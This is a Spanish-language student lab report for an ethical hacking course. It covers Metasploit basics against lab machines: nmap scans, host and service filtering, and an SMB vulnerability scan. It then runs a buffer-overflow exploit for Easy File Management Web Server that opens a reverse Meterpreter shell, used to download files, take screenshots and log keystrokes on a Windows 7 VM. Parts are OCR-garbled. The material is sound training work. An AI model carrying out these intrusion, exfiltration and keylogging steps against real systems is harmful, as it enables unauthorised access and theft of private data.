

HACKING ÉTICO

Unidad 3. Actividad 3



01 DE ABRIL DE 2024

CARLOS DÍAZ MONTES
ESPECIALIZACIÓN DE CIBERSEGURIDAD

/				
Iν	\sim	41.	\sim	
	11			_

Primeros pasos en metasploit2

Primeros pasos en metasploit

Ejercicio 1: Conectado a la base de datos

Ejercicio 2: Gestión básica de workspaces

```
[+] Detected configuration file (/usr/share/metasploit-framework/config/database.yml)
msf6 > workspace -a Cyberlab
[*] Added workspace: Cyberlab
msf6 > workspace -a CDM
[*] Added workspace: CDM
[*] Workspace: CDM
msf6 > workspace
Cyberlab
default
* CDM
msf6 > ■
```

Ejercicio 3: nmap desde metasploit

Comando ejecutado:

```
msf6 > db_nmap 10.0.3.0/24
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-01 14:46 EDT
[*] Nmap: Nmap scan report for 10.0.3.1
[*] Nmap: Host is up (0.00060s latency).
```

Resultado de los hosts:

<u>msf6</u> > hosts									
of plants									
Hosts									
a Ustra rios									u sitio con tem
address	mac		name	os_name	os_flavor	os_sp	purpose	info	comments
IS Ajustes			figurados. U	Jsalos para inspir	arte o crear nuevas		pie de página.	Todo usand	o bloques v patrones
10.0.3.1	52:54:00:	12:35:00		Unknown			device		
10.0.3.2	52:54:00:	12:35:00		Unknown			device		
10.0.3.3	08:00:27:	D4:32:9F							
10.0.3.4				Unknown			device		
10.0.3.15	08:00:27:	2d:ca:fc		Unknown			device		
	Estado (de salud del sitio				Tus borrad	ores recientes		

Ejercicio 4: Borrar hosts

He probado a borrar los 3 hosts a la vez pero en vez de borrarme los 3 me borra todos los hosts. Por eso lo he hecho de uno en uno:



Ejercicio 5: Cambiar columnas de hosts



Ejercicio 6: Consultar máquinas Linux

La .15 es la del metasploit y la .4 la mia propia



Ejercicio 7: Poblar RHOSTS

Lo he probado con el filtro Windows y Linux:

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > ho
                                               ) > hosts -S Linux -R
 address
                                          os_name os_flavor os_sp purpose
                                                                                     info comments
 10.0.3.4
                                                                           server
 10.0.3.15 08:00:27:2d:ca:fc
 RHOSTS ⇒ 10.0.3.4 10.0.3.15
Hosts
 address
                                          os_name os_flavor os_sp purpose
                                                                                     info comments
 10.0.3.15 08:00:27:2d:ca:fc
                                                                   2.6.X server
 RHOSTS \Rightarrow 10.0.3.15
msf6 auxiliary(s
                               - Host does NOT appear vulnerable.
- Scanned 1 of 1 hosts (100% complete)
     10.0.3.15:445
[*] 10.0.3.15:445 - Nost does Not

[*] 10.0.3.15:445 - Scanned 1 of

[*] Auxiliary module execution completed

msf6 auxiliary(scanner/smb/smb_m617_010)

msf6 > Soy Carlos Diaz
```


Ejercicio 8: Filtrado de servicios de metasploitable 2

```
msf6 > services 10.0.3.15 -S Apache
Services
host
                 proto
                                state
                                       info
           port
                        name
                                       Apache httpd 2.2.8 (Ubuntu) DAV/2
10.0.3.15
           80
                 tcp
                         http
                                open
10.0.3.15
           8009
                         ajp13
                                open
                                       Apache Jserv Protocol v1.3
                 tcp
10.0.3.15
                                       Apache Tomcat/Coyote JSP engine 1.1
           8180
                                open
                 tcp
                         http
```


Ejercicio 9: Filtrado de servicios según puerto

```
<u>msf6</u> > services -p 21,22,80
Services
host
           port proto name
                                      info
                               state
10.0.3.4
           80
                         http
                 tcp
                              open
                                      FileZilla ftpd 0.9.4d beta
10.0.3.14
           21
                 tcp
                         ftp
                               open
10.0.3.15
                                      vsftpd 2.3.4
           21
                         ftp
                 tcp
                               open
10.0.3.15
           22
                 tcp
                         ssh
                               open
                                      OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
                                      Apache httpd 2.2.8 (Ubuntu) DAV/2
10.0.3.15
           80
                 tcp
                         http
                              open
msf6 > Soy carlos diaz
```

Ejercicio 10: Módulos auxiliares de ftp



Ejercicio 11: Busca el exploit!



Ejercicio 12: Información del exploit

¿En qué 2 versiones de Easy File Management Web Server funciona?

El exploit para Easy File Management Web Server funciona en las versiones 4.0 y 5.3 del software.


¿Para qué arquitecturas funciona?

el exploit está diseñado para la plataforma Windows y específicamente para sistemas con arquitectura x86.

Leyendo la descripción, ¿Podrías explicar en qué consiste el exploit?

Cuando se manipula la cookie UserID, el software no valida adecuadamente la entrada del usuario. Esto permite que un atacante remoto envíe datos maliciosos lo suficientemente largos como para sobrescribir la memoria del programa.

De aguí es donde he sacado la información:



Ejercicio 13: Ejecuta el exploit!

```
msf6 exploit(windows/http/efs_fmws_userid_bof) > exploit

[*] Started reverse TCP handler on 10.0.3.4:4444

[*] Fingerprinting version...

[+] Version 5.3 found

[*] Trying target Efmws 5.3 Universal...

[*] Sending stage (176198 bytes) to 10.0.3.14

[*] Meterpreter session 1 opened (10.0.3.4:4444 → 10.0.3.14:49170) at 2024-04-02 10:42:55 -0400

meterpreter > Soy Carlos DIaz
```

Ejercicio 14: Información del objetivo con meterpreter

Sysinfo:

```
meterpreter > sysinfo
Computer : WIN7
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : es_ES
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > Carlos DIaz
```

Getuid:

```
meterpreter > getuid
Server username: WIN7\cyberlab
meterpreter >
```

IPs de la máquina:

```
Interface 14
meterpreter > ipconfig
                                                                            : Teredo Tunneling Pseudo-Interface
                                                               Name
Interface 1
                                                              Hardware MAC : 00:00:00:00:00:00
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00
                                                              MTU
                                                                               1280
                                                               IPv6 Address : fe80::100:7f:fffe
                                                              IPv6 Netmask : ffff:ffff:ffff:
             : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
                                                              Interface 15
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff
                                                                            : Hamachi Network Interface
                                                               Name
                                                                            : 7a:79:19:11:74:ca
                                                              Hardware MAC
Interface 11
                                                               MTU
                                                                               1404
                                                               IPv4 Address : 25.17.116.202
Name : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:8d:3d:21
                                                               IPv4 Netmask : 255.0.0.0
                                                               IPv6 Address : 2620:9b::1911:74ca
MTU
               1500
IPv4 Address :
               10.0.3.14
                                                               IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv4 Netmask : 255.255.255.0
                                                               IPv6 Address : fe80::25e9:7c41:88ac:57cc
IPv6 Address : fe80::2db6:36f1:4f9b:6720
IPv6 Netmask : ffff:ffff:ffff:
                                                               IPv6 Netmask : ffff:ffff:ffff::
                                                              Interface 17
Interface 12
                                                                            : Microsoft ISATAP Adapter #3
                                                               Name
             : Microsoft ISATAP Adapter
Name
                                                              Hardware MAC : 00:00:00:00:00:00
Hardware MAC : 00:00:00:00:00:00
                                                               MTU
                                                                            : 1280
               1280
IPv6 Address :
               fe80::200:5efe:1911:74ca
                                                               IPv6 Address : fe80::5efe:a00:30e
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff
                                                               IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Ejercicio 15: Descarga de ficheros

No encuentro el archivo que nos pide:

```
meterpreter > ls
Listing: C:\Users\cyberlab\Desktop
Mode
                    Size
                              Type Last modified
                                                                    Name
100777/rwxrwxrwx
                                     2021-03-24 02:04:42 -0400
                                                                   CVE-2011-1249.exe
                    250562
                                                                   Easy File Management Web Server.lnk
FileZilla Server Interface.lnk
100666/rw-rw-rw-
                    806
                                     2021-02-08 03:20:56 -0500
                                     2021-01-28 01:08:03 -0500
100666/rw-rw-rw-
                    2029
100666/rw-rw-rw-
                                     2021-01-28 01:10:09 -0500
                                                                    FreeFTPd.lnk
                    948
040777/rwxrwxrwx
                    4096
                                     2021-02-28 10:54:54 -0500
                                                                    SW_VULNERABLE
                                     2021-09-12 10:48:12 -0400
2021-01-28 00:30:35 -0500
040777/rwxrwxrwx
                    4096
                                                                    brainpan
                              dir
100666/rw-rw-rw-
                              fil
                                                                    desktop.ini
                    282
```

De todas maneras me voy a descargar otro archivo:

```
meterpreter > download bytearray.txt
[*] Downloading: bytearray.txt → /home/kali/bytearray.txt
[*] Downloaded 1.60 KiB of 1.60 KiB (100.0%): bytearray.txt → /home/kali/bytearray.txt
[*] Completed : bytearray.txt → /home/kali/bytearray.txt
meterpreter > □
```

Aquí muestro que tengo el archivo en mi carpeta personal:

```
(kali@ kali)-[~]

§ 1s

allorts automatizacion bytearray.txt able allPorts avle db_status  

(kali@ kali)-[~]


§ Soy Carlos Diaz Montes@xit
```

Ejercicio 16: Captura de pantalla

El comando usado para la captura de pantalla:

```
meterpreter > use espia
Loading extension espia ... Success.
meterpreter > screengrab
Screenshot saved to: /home/kali/LMITIYIa.jpeg
meterpreter >
```

Resultado:



Comando usado para el streaming:

Este comando no lo he encontrado.

Ejercicio 17: Keylogger

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
<CR>
<CR>
<CR>
<BLOQ MAYUS>C<BLOQ MAYUS>ark<^H>los <BLOQ MAYUS>D<BLOQ MAYUS>iaz <BLOQ MAYUS>M<BLOQ MAYUS>ontes

meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
meterpreter >
```